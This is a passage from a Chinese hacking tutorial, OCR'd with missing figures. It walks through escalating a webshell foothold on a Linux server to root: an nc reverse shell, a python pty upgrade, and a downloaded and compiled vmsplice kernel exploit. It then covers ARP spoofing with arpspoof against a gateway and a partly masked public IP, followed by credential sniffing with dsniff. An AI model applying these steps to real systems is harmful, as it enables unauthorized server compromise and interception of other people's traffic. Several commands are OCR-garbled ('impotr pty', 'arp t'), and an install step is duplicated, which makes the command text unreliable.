


图8

2.EXP查找

在寻找本地提权利用程序时，通常是根据系统版本来进行的，应用程序的本地提权也是一样的。在网上就有可供查询的网站，比如http://www.milw0rm.com/，会发现可利用的漏洞还真不少。

3.提权利用

本地提权需要交互式的shell的。在本机利用NC监听端口，如图9所示，即可利用WebShell自带的反弹功能，直接连接本地的12345端口，并返回shell，如图10所示。




图9




图10

连接成功后，就能得到一个Apache用户的shell，如图11所示。如果不能交互，可以直接执行"#python c 'impotr pty;pty.spawn("/bin/sh");'"来得到交互Shell，一般的系统都默认安装Python，如图12所示。

提示成功后，可以新建一个目录用来存放提权工具。Linux提权大致可分为第三方软件漏洞、本地信任特性和内核溢出等，比较常用的溢出率高的当属内核了。用Wget下载溢出源码，用到的漏洞是Linux vmsplice Local Root Exploit，成功率蛮高，GCC编译后执行，如图13所示。成功获取Root权限，在选择溢出利用程序时，有时需要进行多次测试。




图11




图12




图13

嗅探

什么是Sniffer？Sniffer是截获目的计算机通信，通过分析截获的数据，提取敏感信息的工具。但其通过什么方法来截获数据呢？在此之前得解释一下ARP（Address Rrsolution Protocol）协议，即地址解析协议，它位于TCP/IP协议栈中的低层协议，负责将某个IP地址解析成对应的MAC地址。它靠维持在内存中保存的一张表来使IP得以在网络上被目标机器应答。在数据传送时，IP包里就有源IP地址、源MAC地址、目标IP地址，如果在ARP表中有相对应的MAC地址，那么根据最优选择法直接访问，如果没有对应的地址，就要广播出去，在网内寻找对应的地址，如果对方的IP地址和发出的目标IP地址相同，那么对方会发送MAC地址给源主机，而此时，如果攻击者也接听到发送的IP地址，它就会仿冒目标主机的IP地址，然后返回自己的主机MAC地址给源主机，因为源主机发送的IP包没有包括目标主机的MAC地址，而ARP表里面又没有目标IP和目标MAC地址的对应表，就会接受攻击者的MAC而选择与其通信，就此产生了ARP欺骗。在系统刚启动时，可以在DOS下输入命令"arp -a"来查看本机ARP缓存表的内容，如图14所示。

我们来与IP192.168.0.5进行通信，通信后ARP缓存表就会有这样一条MAC地址和IP对应的记录，如图15所示。




图14




图15

1.Dsniff介绍

Dsniff是一个著名的网络嗅探工具包，其开发者是Dug Song，开发本意是用来揭示网络通信的不安全性，方便网络管理员对自己的网络审计，当然也包括渗透测试。作为一个工具集，Dsniff包括的工具大致分为4类：纯粹被动地进行网络活动监视的工具，包括dsniff、filesnarf、mailsnaf、msgsnarf、urlsnarf和webspy；针对SSH和SSL的MITM"攻击"工具，包括sshmitm和webmitm；发起主动欺骗的工具，包括arpspoof、dnsspof和macof；其他工具，包括tcpkill和tcpnice。

2.安装配置

Dsniff的官方下载为www.monkey.org/~dugsong/dsniff/，这是个源码包，解压后可以看看readme，提示需要5个软件的支持，有openssl、Berkeley_db、libnet、libpca和libnids。系统一般默认安装有openssl和libpcap。

假设下载的是源包，文件分别为openssl-0.9.7i.tar.gz、libnids-1.18.tar.gz、libpcap-0.7.2.tar.gz、libnet-1.0.2a.tar.gz和Berkeley db-4.7.25.tar.gz，下面分别进行安装。

a）安装openssl

用tar解压软件包，执行如下3条命令即可。

```
#./config
#make
#make install
b) 安装libpcap
#./config
#make
#make install
c) 安装libnet
#./config
#make
#make install
d) 安装libnids
#./config
#make
#make install
e) 安装libnids
#./config
#make
#make install
f) 安装Berkeley DB
#.cd build_unix
#../dist/configure
#make
#make install
g) 安装dsniff
#./configure
#make
#make install
```

程序安装好后，先查看一下网卡信息，然后开启服务器IP转发，命令为："# echo "1" > /proc/sys/net/ipv4/ip_forward"。我们先进行双向欺骗，用到的工具是arpspoof，命令为："#arp t网关 欺骗主机IP"，如图16所示。




图16

arpspoof已经开始工作了，可以用tcpdump查看被攻击主机是否有数据经过，命令为："#tcpdump

| eth0 host 61.67.x.115"，如图17所示。



图17

有数据交换，说明欺骗比较成功，然后用Dsniff开始嗅探目标主机，命令为"#dsniff c f/etc/dsniff/dsniff.services"，其中的dsniff.services自然就是保存端口和服务对应关系的文件了，如图18所示。如需要保存到文件，需添加"-w filename"。

3.数据分析



图18

数据全是明文传送的，所以数据分析完全能用肉眼发现，如图19所示。

